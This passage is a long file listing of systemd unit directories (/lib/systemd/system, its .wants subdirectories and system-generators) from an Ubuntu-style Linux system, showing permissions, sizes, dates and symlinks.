-rwxr-xr-x 1 root root 91K Jan 18 2017 systemd-socket-proxyd
-rwxr-xr-x 1 root root 1.3K Jan 12 2017 systemd-sysv-install
drwxr-xr-x 2 root root 4.0K Apr 12 2016 system-shutdown

```

/lib/systemd/system:

total 920K

```

-rw-r--r-- 1 root root 328 Apr 20 2018 open-vm-tools.service
-rw-r--r-- 1 root root 298 Mar 22 2018 vgauth.service
lrwxrwxrwx 1 root root 9 Jul 2 2017 screen-cleanup.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jul 2 2017 halt.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 poweroff.target.wants

```

```

drwxr-xr-x 2 root root 4.0K Jul 2 2017 reboot.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 apache2.service.d
drwxr-xr-x 2 root root 4.0K Jul 2 2017 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 timers.target.wants
lrwxrwxrwx 1 root root 21 Jul 2 2017 udev.service -> systemd-udev.service
lrwxrwxrwx 1 root root 9 Jul 2 2017 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root 27 Jul 2 2017 urandom.service -> systemd-random-
seed.service
lrwxrwxrwx 1 root root 9 Jul 2 2017 x11-common.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 stop-bootlogd.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jul 2 2017 systemd-timesyncd.service.d
lrwxrwxrwx 1 root root 14 Jul 2 2017 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root 9 Jul 2 2017 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 checkroot.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root 13 Jul 2 2017 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root 25 Jul 2 2017 dbus-org.freedesktop.hostname1.service ->
systemd-hostnamed.service
lrwxrwxrwx 1 root root 23 Jul 2 2017 dbus-org.freedesktop.locale1.service ->
systemd-localed.service
lrwxrwxrwx 1 root root 22 Jul 2 2017 dbus-org.freedesktop.login1.service ->
systemd-logind.service
lrwxrwxrwx 1 root root 24 Jul 2 2017 dbus-org.freedesktop.network1.service ->
systemd-networkd.service
lrwxrwxrwx 1 root root 24 Jul 2 2017 dbus-org.freedesktop.resolve1.service ->
systemd-resolved.service
lrwxrwxrwx 1 root root 25 Jul 2 2017 dbus-org.freedesktop.timedate1.service ->
systemd-timedated.service
lrwxrwxrwx 1 root root 16 Jul 2 2017 default.target -> graphical.target
lrwxrwxrwx 1 root root 9 Jul 2 2017 fuse.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jul 2 2017 getty.target.wants
drwxr-xr-x 2 root root 4.0K Jul 2 2017 graphical.target.wants
lrwxrwxrwx 1 root root 9 Jul 2 2017 halt.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 hostname.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 hwclock.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jul 2 2017 killprocs.service -> /dev/null
lrwxrwxrwx 1 root root 28 Jul 2 2017 kmod.service -> systemd-modules-
load.service

```

```

drwxr-xr-x 2 root root 4.0K Jul  2 2017 local-fs.target.wants
lrwxrwxrwx 1 root root  28 Jul  2 2017 module-init-tools.service -> systemd-
modules-load.service
lrwxrwxrwx 1 root root   9 Jul  2 2017 motd.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 mountall.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 mountdevsubfs.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root 22 Jul  2 2017 procs.service -> systemd-sysctl.service
drwxr-xr-x 2 root root 4.0K Jul  2 2017 rc-local.service.d
lrwxrwxrwx 1 root root 16 Jul  2 2017 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root   9 Jul  2 2017 rc.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 rcS.service -> /dev/null
lrwxrwxrwx 1 root root   9 Jul  2 2017 reboot.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jul  2 2017 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Jul  2 2017 resolvconf.service.wants
lrwxrwxrwx 1 root root   9 Jul  2 2017 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root 15 Jul  2 2017 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root 13 Jul  2 2017 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root 17 Jul  2 2017 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root 17 Jul  2 2017 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root 17 Jul  2 2017 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root 16 Jul  2 2017 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root 13 Jul  2 2017 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root   9 Jul  2 2017 sendsigs.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Jul  2 2017 sigpwr.target.wants
lrwxrwxrwx 1 root root   9 Jul  2 2017 single.service -> /dev/null
-rw-r--r-- 1 root root 385 Mar 16 2017 ssh.service
-rw-r--r-- 1 root root 216 Mar 16 2017 ssh.socket
-rw-r--r-- 1 root root 196 Mar 16 2017 ssh@.service
drwxr-xr-x 2 root root 4.0K Feb 15 2017 busnames.target.wants
-rw-r--r-- 1 root root 311 Feb  3 2017 lxcfs.service
-rw-r--r-- 1 root root 684 Feb  3 2017 lxd.service
-rw-r--r-- 1 root root 269 Jan 31 2017 setvtrgb.service
-rw-r--r-- 1 root root 206 Jan 30 2017 lxd-bridge.service
-rw-r--r-- 1 root root 318 Jan 30 2017 lxd-containers.service
-rw-r--r-- 1 root root 197 Jan 30 2017 lxd.socket
-rw-r--r-- 1 root root 770 Jan 18 2017 console-getty.service
-rw-r--r-- 1 root root 742 Jan 18 2017 console-shell.service
-rw-r--r-- 1 root root 791 Jan 18 2017 container-getty@.service
-rw-r--r-- 1 root root 1010 Jan 18 2017 debug-shell.service
-rw-r--r-- 1 root root 1009 Jan 18 2017 emergency.service
-rw-r--r-- 1 root root 1.5K Jan 18 2017 getty@.service
-rw-r--r-- 1 root root 630 Jan 18 2017 initrd-cleanup.service
-rw-r--r-- 1 root root 790 Jan 18 2017 initrd-parse-etc.service

```

```

-rw-r--r-- 1 root root 640 Jan 18 2017 initrd-switch-root.service
-rw-r--r-- 1 root root 664 Jan 18 2017 initrd-udevadm-cleanup-db.service
-rw-r--r-- 1 root root 677 Jan 18 2017 kmod-static-nodes.service
-rw-r--r-- 1 root root 473 Jan 18 2017 mail-transport-agent.target
-rw-r--r-- 1 root root 568 Jan 18 2017 quotaon.service
-rw-r--r-- 1 root root 612 Jan 18 2017 rc-local.service
-rw-r--r-- 1 root root 978 Jan 18 2017 rescue.service
-rw-r--r-- 1 root root 1.1K Jan 18 2017 serial-getty@.service
-rw-r--r-- 1 root root 653 Jan 18 2017 systemd-ask-password-console.service
-rw-r--r-- 1 root root 681 Jan 18 2017 systemd-ask-password-wall.service
-rw-r--r-- 1 root root 724 Jan 18 2017 systemd-backlight@.service
-rw-r--r-- 1 root root 959 Jan 18 2017 systemd-binfmt.service
-rw-r--r-- 1 root root 650 Jan 18 2017 systemd-bootchart.service
-rw-r--r-- 1 root root 1.0K Jan 18 2017 systemd-bus-proxyd.service
-rw-r--r-- 1 root root 497 Jan 18 2017 systemd-exit.service
-rw-r--r-- 1 root root 674 Jan 18 2017 systemd-fsck-root.service
-rw-r--r-- 1 root root 648 Jan 18 2017 systemd-fsck@.service
-rw-r--r-- 1 root root 551 Jan 18 2017 systemd-fsckd.service
-rw-r--r-- 1 root root 544 Jan 18 2017 systemd-halt.service
-rw-r--r-- 1 root root 631 Jan 18 2017 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root 501 Jan 18 2017 systemd-hibernate.service
-rw-r--r-- 1 root root 710 Jan 18 2017 systemd-hostnamed.service
-rw-r--r-- 1 root root 778 Jan 18 2017 systemd-hwdb-update.service
-rw-r--r-- 1 root root 519 Jan 18 2017 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root 480 Jan 18 2017 systemd-initctl.service
-rw-r--r-- 1 root root 731 Jan 18 2017 systemd-journal-flush.service
-rw-r--r-- 1 root root 1.3K Jan 18 2017 systemd-journald.service
-rw-r--r-- 1 root root 557 Jan 18 2017 systemd-kexec.service
-rw-r--r-- 1 root root 691 Jan 18 2017 systemd-localed.service
-rw-r--r-- 1 root root 1.2K Jan 18 2017 systemd-logind.service
-rw-r--r-- 1 root root 693 Jan 18 2017 systemd-machine-id-commit.service
-rw-r--r-- 1 root root 967 Jan 18 2017 systemd-modules-load.service
-rw-r--r-- 1 root root 685 Jan 18 2017 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.3K Jan 18 2017 systemd-networkd.service
-rw-r--r-- 1 root root 553 Jan 18 2017 systemd-poweroff.service
-rw-r--r-- 1 root root 614 Jan 18 2017 systemd-quotacheck.service
-rw-r--r-- 1 root root 717 Jan 18 2017 systemd-random-seed.service
-rw-r--r-- 1 root root 548 Jan 18 2017 systemd-reboot.service
-rw-r--r-- 1 root root 757 Jan 18 2017 systemd-remount-fs.service
-rw-r--r-- 1 root root 907 Jan 18 2017 systemd-resolved.service
-rw-r--r-- 1 root root 696 Jan 18 2017 systemd-rfkill.service
-rw-r--r-- 1 root root 497 Jan 18 2017 systemd-suspend.service
-rw-r--r-- 1 root root 649 Jan 18 2017 systemd-sysctl.service
-rw-r--r-- 1 root root 655 Jan 18 2017 systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Jan 18 2017 systemd-timesyncd.service
-rw-r--r-- 1 root root 598 Jan 18 2017 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root 703 Jan 18 2017 systemd-tmpfiles-setup-dev.service

```

```

-rw-r--r-- 1 root root 683 Jan 18 2017 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root 823 Jan 18 2017 systemd-udev-settle.service
-rw-r--r-- 1 root root 743 Jan 18 2017 systemd-udev-trigger.service
-rw-r--r-- 1 root root 825 Jan 18 2017 systemd-udevd.service
-rw-r--r-- 1 root root 757 Jan 18 2017 systemd-update-utmp-runlevel.service
-rw-r--r-- 1 root root 754 Jan 18 2017 systemd-update-utmp.service
-rw-r--r-- 1 root root 573 Jan 18 2017 systemd-user-sessions.service
-rw-r--r-- 1 root root 528 Jan 18 2017 user@.service
-rw-r--r-- 1 root root 403 Jan 18 2017 -.slice
-rw-r--r-- 1 root root 879 Jan 18 2017 basic.target
-rw-r--r-- 1 root root 379 Jan 18 2017 bluetooth.target
-rw-r--r-- 1 root root 358 Jan 18 2017 busnames.target
-rw-r--r-- 1 root root 394 Jan 18 2017 cryptsetup-pre.target
-rw-r--r-- 1 root root 366 Jan 18 2017 cryptsetup.target
-rw-r--r-- 1 root root 670 Jan 18 2017 dev-hugepages.mount
-rw-r--r-- 1 root root 624 Jan 18 2017 dev-mqueue.mount
-rw-r--r-- 1 root root 431 Jan 18 2017 emergency.target
-rw-r--r-- 1 root root 501 Jan 18 2017 exit.target
-rw-r--r-- 1 root root 440 Jan 18 2017 final.target
-rw-r--r-- 1 root root 460 Jan 18 2017 getty.target
-rw-r--r-- 1 root root 558 Jan 18 2017 graphical.target
-rw-r--r-- 1 root root 487 Jan 18 2017 halt.target
-rw-r--r-- 1 root root 447 Jan 18 2017 hibernate.target
-rw-r--r-- 1 root root 468 Jan 18 2017 hybrid-sleep.target
-rw-r--r-- 1 root root 553 Jan 18 2017 initrd-fs.target
-rw-r--r-- 1 root root 526 Jan 18 2017 initrd-root-fs.target
-rw-r--r-- 1 root root 691 Jan 18 2017 initrd-switch-root.target
-rw-r--r-- 1 root root 671 Jan 18 2017 initrd.target
-rw-r--r-- 1 root root 501 Jan 18 2017 kexec.target
-rw-r--r-- 1 root root 395 Jan 18 2017 local-fs-pre.target
-rw-r--r-- 1 root root 507 Jan 18 2017 local-fs.target
-rw-r--r-- 1 root root 405 Jan 18 2017 machine.slice
-rw-r--r-- 1 root root 492 Jan 18 2017 multi-user.target
-rw-r--r-- 1 root root 464 Jan 18 2017 network-online.target
-rw-r--r-- 1 root root 461 Jan 18 2017 network-pre.target
-rw-r--r-- 1 root root 480 Jan 18 2017 network.target
-rw-r--r-- 1 root root 514 Jan 18 2017 nss-lookup.target
-rw-r--r-- 1 root root 473 Jan 18 2017 nss-user-lookup.target
-rw-r--r-- 1 root root 354 Jan 18 2017 paths.target
-rw-r--r-- 1 root root 552 Jan 18 2017 poweroff.target
-rw-r--r-- 1 root root 377 Jan 18 2017 printer.target
-rw-r--r-- 1 root root 693 Jan 18 2017 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root 603 Jan 18 2017 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root 543 Jan 18 2017 reboot.target
-rw-r--r-- 1 root root 396 Jan 18 2017 remote-fs-pre.target
-rw-r--r-- 1 root root 482 Jan 18 2017 remote-fs.target
-rw-r--r-- 1 root root 486 Jan 18 2017 rescue.target

```



-rw-r--r--	1	root	root	500	Jan 18	2017	rpcbind.target
-rw-r--r--	1	root	root	402	Jan 18	2017	shutdown.target
-rw-r--r--	1	root	root	362	Jan 18	2017	sigpwr.target
-rw-r--r--	1	root	root	420	Jan 18	2017	sleep.target
-rw-r--r--	1	root	root	409	Jan 18	2017	slices.target
-rw-r--r--	1	root	root	380	Jan 18	2017	smartcard.target
-rw-r--r--	1	root	root	356	Jan 18	2017	sockets.target
-rw-r--r--	1	root	root	380	Jan 18	2017	sound.target
-rw-r--r--	1	root	root	441	Jan 18	2017	suspend.target
-rw-r--r--	1	root	root	353	Jan 18	2017	swap.target
-rw-r--r--	1	root	root	715	Jan 18	2017	sys-fs-fuse-connections.mount
-rw-r--r--	1	root	root	719	Jan 18	2017	sys-kernel-config.mount
-rw-r--r--	1	root	root	662	Jan 18	2017	sys-kernel-debug.mount
-rw-r--r--	1	root	root	518	Jan 18	2017	sysinit.target
-rw-r--r--	1	root	root	1.3K	Jan 18	2017	syslog.socket
-rw-r--r--	1	root	root	585	Jan 18	2017	system-update.target
-rw-r--r--	1	root	root	436	Jan 18	2017	system.slice
-rw-r--r--	1	root	root	646	Jan 18	2017	systemd-ask-password-console.path
-rw-r--r--	1	root	root	574	Jan 18	2017	systemd-ask-password-wall.path
-rw-r--r--	1	root	root	409	Jan 18	2017	systemd-bus-proxyd.socket
-rw-r--r--	1	root	root	540	Jan 18	2017	systemd-fsckd.socket
-rw-r--r--	1	root	root	524	Jan 18	2017	systemd-initctl.socket
-rw-r--r--	1	root	root	607	Jan 18	2017	systemd-journald-audit.socket
-rw-r--r--	1	root	root	1.1K	Jan 18	2017	systemd-journald-dev-log.socket
-rw-r--r--	1	root	root	842	Jan 18	2017	systemd-journald.socket
-rw-r--r--	1	root	root	591	Jan 18	2017	systemd-networkd.socket
-rw-r--r--	1	root	root	617	Jan 18	2017	systemd-rfkill.socket
-rw-r--r--	1	root	root	450	Jan 18	2017	systemd-tmpfiles-clean.timer
-rw-r--r--	1	root	root	578	Jan 18	2017	systemd-udev-control.socket
-rw-r--r--	1	root	root	570	Jan 18	2017	systemd-udev-kernel.socket
-rw-r--r--	1	root	root	395	Jan 18	2017	time-sync.target
-rw-r--r--	1	root	root	405	Jan 18	2017	timers.target
-rw-r--r--	1	root	root	417	Jan 18	2017	umount.target
-rw-r--r--	1	root	root	392	Jan 18	2017	user.slice
-rw-r--r--	1	root	root	663	Jan 18	2017	systemd-networkd-resolvconf-update.service
-rw-r--r--	1	root	root	153	Jan 17	2017	apt-daily.service
-rw-r--r--	1	root	root	162	Jan 17	2017	apt-daily.timer
-rw-r--r--	1	root	root	192	Jan 14	2017	snapd.autoimport.service
-rw-r--r--	1	root	root	280	Jan 14	2017	snapd.refresh.service
-rw-r--r--	1	root	root	286	Jan 14	2017	snapd.refresh.timer
-rw-r--r--	1	root	root	183	Jan 13	2017	snapd.service
-rw-r--r--	1	root	root	281	Jan 13	2017	snapd.socket
-rw-r--r--	1	root	root	342	Jan 13	2017	getty-static.service
-rw-r--r--	1	root	root	153	Jan 13	2017	sigpwr-container-shutdown.service
-rw-r--r--	1	root	root	152	Jan 13	2017	systemd-networkd-resolvconf-update.path
-rw-r--r--	1	root	root	491	Jan 12	2017	dbus.service
-rw-r--r--	1	root	root	106	Jan 12	2017	dbus.socket

```

-rw-r--r-- 1 root root 189 Dec 16 2016 uidd.service
-rw-r--r-- 1 root root 126 Dec 16 2016 uidd.socket
-rw-r--r-- 1 root root 320 Dec 14 2016 unattended-upgrades.service
-rw-r--r-- 1 root root 735 Nov 30 2016 networking.service
-rw-r--r-- 1 root root 497 Nov 30 2016 ifup@.service
-rw-r--r-- 1 root root 631 Nov 3 2016 accounts-daemon.service
-rw-r--r-- 1 root root 285 Jun 16 2016 keyboard-setup.service
-rw-r--r-- 1 root root 288 Jun 16 2016 console-setup.service
lrwxrwxrwx 1 root root 27 May 10 2016 plymouth-log.service -> plymouth-read-
write.service
lrwxrwxrwx 1 root root 21 May 10 2016 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root 412 May 10 2016 plymouth-halt.service
-rw-r--r-- 1 root root 426 May 10 2016 plymouth-kexec.service
-rw-r--r-- 1 root root 421 May 10 2016 plymouth-poweroff.service
-rw-r--r-- 1 root root 200 May 10 2016 plymouth-quit-wait.service
-rw-r--r-- 1 root root 194 May 10 2016 plymouth-quit.service
-rw-r--r-- 1 root root 244 May 10 2016 plymouth-read-write.service
-rw-r--r-- 1 root root 416 May 10 2016 plymouth-reboot.service
-rw-r--r-- 1 root root 532 May 10 2016 plymouth-start.service
-rw-r--r-- 1 root root 291 May 10 2016 plymouth-switch-root.service
-rw-r--r-- 1 root root 490 May 10 2016 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root 467 May 10 2016 systemd-ask-password-plymouth.service
lrwxrwxrwx 1 root root 9 Apr 16 2016 lvm2.service -> /dev/null
-rw-r--r-- 1 root root 334 Apr 16 2016 dm-event.service
-rw-r--r-- 1 root root 248 Apr 16 2016 dm-event.socket
-rw-r--r-- 1 root root 380 Apr 16 2016 lvm2-lvmetad.service
-rw-r--r-- 1 root root 215 Apr 16 2016 lvm2-lvmetad.socket
-rw-r--r-- 1 root root 335 Apr 16 2016 lvm2-lvmpolld.service
-rw-r--r-- 1 root root 213 Apr 16 2016 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root 658 Apr 16 2016 lvm2-monitor.service
-rw-r--r-- 1 root root 382 Apr 16 2016 lvm2-pvscan@.service
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12 2016 runlevel5.target.wants
-rw-r--r-- 1 root root 234 Apr 8 2016 acpid.service
-rw-r--r-- 1 root root 251 Apr 5 2016 cron.service
-rw-r--r-- 1 root root 290 Apr 5 2016 rsyslog.service
-rw-r--r-- 1 root root 225 Mar 31 2016 apport-forward.socket
-rw-r--r-- 1 root root 142 Mar 31 2016 apport-forward@.service
-rw-r--r-- 1 root root 455 Mar 29 2016 iscsid.service
-rw-r--r-- 1 root root 1.1K Mar 29 2016 open-iscsi.service
-rw-r--r-- 1 root root 115 Feb 9 2016 acpid.socket
-rw-r--r-- 1 root root 115 Feb 9 2016 acpid.path
-rw-r--r-- 1 root root 169 Jan 14 2016 atd.service
-rw-r--r-- 1 root root 182 Jan 13 2016 polkitd.service

```

```
-rw-r--r-- 1 root root 376 Jan 2 2016 netfilter-persistent.service
-rw-r--r-- 1 root root 395 Jun 3 2015 resolvconf.service
-rw-r--r-- 1 root root 790 Jun 1 2015 friendly-recovery.service
-rw-r--r-- 1 root root 241 Mar 3 2015 ufw.service
-rw-r--r-- 1 root root 250 Feb 24 2015 ureadahead-stop.service
-rw-r--r-- 1 root root 242 Feb 24 2015 ureadahead-stop.timer
-rw-r--r-- 1 root root 401 Feb 24 2015 ureadahead.service
-rw-r--r-- 1 root root 188 Feb 24 2014 rsync.service
```

/lib/systemd/system/halt.target.wants:

total 0

```
lrwxrwxrwx 1 root root 24 May 10 2016 plymouth-halt.service -> ../plymouth-halt.service
```

/lib/systemd/system/initrd-switch-root.target.wants:

total 0

```
lrwxrwxrwx 1 root root 25 May 10 2016 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 May 10 2016 plymouth-switch-root.service -> ../plymouth-switch-root.service
```

/lib/systemd/system/kexec.target.wants:

total 0

```
lrwxrwxrwx 1 root root 25 May 10 2016 plymouth-kexec.service -> ../plymouth-kexec.service
```

/lib/systemd/system/multi-user.target.wants:

total 0

```
lrwxrwxrwx 1 root root 15 Jul 2 2017 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 33 Jul 2 2017 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Jul 2 2017 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Jul 2 2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 32 Jul 2 2017 systemd-user-sessions.service -> ../systemd-user-sessions.service
lrwxrwxrwx 1 root root 15 Jan 12 2017 dbus.service -> ../dbus.service
lrwxrwxrwx 1 root root 29 May 10 2016 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 24 May 10 2016 plymouth-quit.service -> ../plymouth-quit.service
```

/lib/systemd/system/poweroff.target.wants:

total 0

```
lrwxrwxrwx 1 root root 39 Jul 2 2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
```

lrwxrwxrwx 1 root root 28 May 10 2016 plymouth-poweroff.service -> ../plymouth-poweroff.service

/lib/systemd/system/reboot.target.wants:

total 0

lrwxrwxrwx 1 root root 39 Jul 2 2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

lrwxrwxrwx 1 root root 26 May 10 2016 plymouth-reboot.service -> ../plymouth-reboot.service

/lib/systemd/system/sysinit.target.wants:

total 0

lrwxrwxrwx 1 root root 24 Jul 2 2017 console-setup.service -> ../console-setup.service

lrwxrwxrwx 1 root root 20 Jul 2 2017 cryptsetup.target -> ../cryptsetup.target

lrwxrwxrwx 1 root root 22 Jul 2 2017 dev-hugepages.mount -> ../dev-hugepages.mount

lrwxrwxrwx 1 root root 19 Jul 2 2017 dev-mqueue.mount -> ../dev-mqueue.mount

lrwxrwxrwx 1 root root 25 Jul 2 2017 keyboard-setup.service -> ../keyboard-setup.service

lrwxrwxrwx 1 root root 28 Jul 2 2017 kmod-static-nodes.service -> ../kmod-static-nodes.service

lrwxrwxrwx 1 root root 36 Jul 2 2017 proc-sys-fs-binfmt\_misc.automount -> ../proc-sys-fs-binfmt\_misc.automount

lrwxrwxrwx 1 root root 19 Jul 2 2017 setvtrgb.service -> ../setvtrgb.service

lrwxrwxrwx 1 root root 32 Jul 2 2017 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount

lrwxrwxrwx 1 root root 26 Jul 2 2017 sys-kernel-config.mount -> ../sys-kernel-config.mount

lrwxrwxrwx 1 root root 25 Jul 2 2017 sys-kernel-debug.mount -> ../sys-kernel-debug.mount

lrwxrwxrwx 1 root root 36 Jul 2 2017 systemd-ask-password-console.path -> ../systemd-ask-password-console.path

lrwxrwxrwx 1 root root 25 Jul 2 2017 systemd-binfmt.service -> ../systemd-binfmt.service

lrwxrwxrwx 1 root root 30 Jul 2 2017 systemd-hwdb-update.service -> ../systemd-hwdb-update.service

lrwxrwxrwx 1 root root 32 Jul 2 2017 systemd-journal-flush.service -> ../systemd-journal-flush.service

lrwxrwxrwx 1 root root 27 Jul 2 2017 systemd-journald.service -> ../systemd-journald.service

lrwxrwxrwx 1 root root 36 Jul 2 2017 systemd-machine-id-commit.service -> ../systemd-machine-id-commit.service

lrwxrwxrwx 1 root root 31 Jul 2 2017 systemd-modules-load.service -> ../systemd-modules-load.service

lrwxrwxrwx 1 root root 30 Jul 2 2017 systemd-random-seed.service -> ../systemd-random-seed.service

lrwxrwxrwx 1 root root 25 Jul 2 2017 systemd-sysctl.service -> ../systemd-sysctl.service  
lrwxrwxrwx 1 root root 37 Jul 2 2017 systemd-tmpfiles-setup-dev.service -> ../systemd-tmpfiles-setup-dev.service  
lrwxrwxrwx 1 root root 33 Jul 2 2017 systemd-tmpfiles-setup.service -> ../systemd-tmpfiles-setup.service  
lrwxrwxrwx 1 root root 31 Jul 2 2017 systemd-udev-trigger.service -> ../systemd-udev-trigger.service  
lrwxrwxrwx 1 root root 24 Jul 2 2017 systemd-udevd.service -> ../systemd-udevd.service  
lrwxrwxrwx 1 root root 30 Jul 2 2017 systemd-update-utmp.service -> ../systemd-update-utmp.service  
lrwxrwxrwx 1 root root 30 May 10 2016 plymouth-read-write.service -> ../plymouth-read-write.service  
lrwxrwxrwx 1 root root 25 May 10 2016 plymouth-start.service -> ../plymouth-start.service

/lib/systemd/system/apache2.service.d:

total 4.0K

-rw-r--r-- 1 root root 42 Apr 12 2016 apache2-systemd.conf

/lib/systemd/system/sockets.target.wants:

total 0

lrwxrwxrwx 1 root root 25 Jul 2 2017 systemd-initctl.socket -> ../systemd-initctl.socket  
lrwxrwxrwx 1 root root 32 Jul 2 2017 systemd-journald-audit.socket -> ../systemd-journald-audit.socket  
lrwxrwxrwx 1 root root 34 Jul 2 2017 systemd-journald-dev-log.socket -> ../systemd-journald-dev-log.socket  
lrwxrwxrwx 1 root root 26 Jul 2 2017 systemd-journald.socket -> ../systemd-journald.socket  
lrwxrwxrwx 1 root root 31 Jul 2 2017 systemd-udevd-control.socket -> ../systemd-udevd-control.socket  
lrwxrwxrwx 1 root root 30 Jul 2 2017 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket  
lrwxrwxrwx 1 root root 14 Jan 12 2017 dbus.socket -> ../dbus.socket

/lib/systemd/system/timers.target.wants:

total 0

lrwxrwxrwx 1 root root 31 Jul 2 2017 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer

/lib/systemd/system/systemd-timesyncd.service.d:

total 4.0K

-rw-r--r-- 1 root root 251 Jan 12 2017 disable-with-time-daemon.conf

/lib/systemd/system/getty.target.wants:

total 0

lrwxrwxrwx 1 root root 23 Jul 2 2017 getty-static.service -> ../getty-static.service

/lib/systemd/system/graphical.target.wants:

total 0

lrwxrwxrwx 1 root root 39 Jul 2 2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

/lib/systemd/system/local-fs.target.wants:

total 0

lrwxrwxrwx 1 root root 29 Jul 2 2017 systemd-remount-fs.service -> ../systemd-remount-fs.service

/lib/systemd/system/rc-local.service.d:

total 4.0K

-rw-r--r-- 1 root root 290 Jan 12 2017 debian.conf

/lib/systemd/system/rescue.target.wants:

total 0

lrwxrwxrwx 1 root root 39 Jul 2 2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

/lib/systemd/system/resolvconf.service.wants:

total 0

lrwxrwxrwx 1 root root 42 Jul 2 2017 systemd-networkd-resolvconf-update.path -> ../systemd-networkd-resolvconf-update.path

/lib/systemd/system/sigpwr.target.wants:

total 0

lrwxrwxrwx 1 root root 36 Jul 2 2017 sigpwr-container-shutdown.service -> ../sigpwr-container-shutdown.service

/lib/systemd/system/busnames.target.wants:

total 0

/lib/systemd/system/runlevel1.target.wants:

total 0

/lib/systemd/system/runlevel2.target.wants:

total 0

/lib/systemd/system/runlevel3.target.wants:

total 0

/lib/systemd/system/runlevel4.target.wants:

total 0

/lib/systemd/system/runlevel5.target.wants:  
total 0

/lib/systemd/system-generators:  
total 680K

-rwxr-xr-x 1 root root 59K Jan 18 2017 systemd-dbus1-generator  
-rwxr-xr-x 1 root root 71K Jan 18 2017 systemd-cryptsetup-generator  
-rwxr-xr-x 1 root root 43K Jan 18 2017 systemd-debug-generator  
-rwxr-xr-x 1 root root 79K Jan 18 2017 systemd-fstab-generator  
